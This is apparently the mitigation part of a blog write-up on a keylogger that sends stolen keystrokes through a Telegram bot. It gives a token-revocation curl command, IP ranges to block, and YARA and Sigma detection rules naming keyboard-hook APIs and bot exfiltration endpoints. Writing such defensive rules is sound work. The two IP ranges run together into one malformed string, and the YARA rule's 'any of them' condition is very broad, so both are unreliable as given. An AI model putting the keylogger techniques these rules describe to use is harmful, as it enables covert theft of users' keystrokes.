
Mitigation & Defensive Strategy
Immediate Mitigation: The fastest way to disrupt this C2 channel is to revoke the bot token itself.
1
curl -X POST "https://api.telegram.org/botTOKEN/revoke"  # Replace with actual Token
Network-Level Blocking: Block access to api.telegram.org and its primary IP ranges:
149.154.167.0/2491.108.4.0/22
Proactive Detection:
A. YARA Rule for Static Detection Use this rule to scan disks and memory for related artifacts.
1
2
3
4
5
6
7
8
9
10
rule Telegram_Keylogger {
   meta:
      description = "Detects Telegram C2 keyloggers"
   strings:
      $s1 = "WH_KEYBOARD_LL" ascii wide
      $s2 = "/bot" wide
      $s3 = "SetWindowsHookEx" fullword
   condition:
      any of them
}
B. Sigma Rule for SIEM Alerting This rule will alert on network traffic to the Telegram C2.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
title: Telegram Keylogger C2 Activity
logsource:
  category: proxy
detection:
  selection:
    dst_port: 443
    dst_ip:
      - "149.154.167.220"  # Telegram API IP
    method: "POST"
    url:
      - "/bot*/sendMessage"
      - "/bot*/sendDocument"
  condition: selection
level: high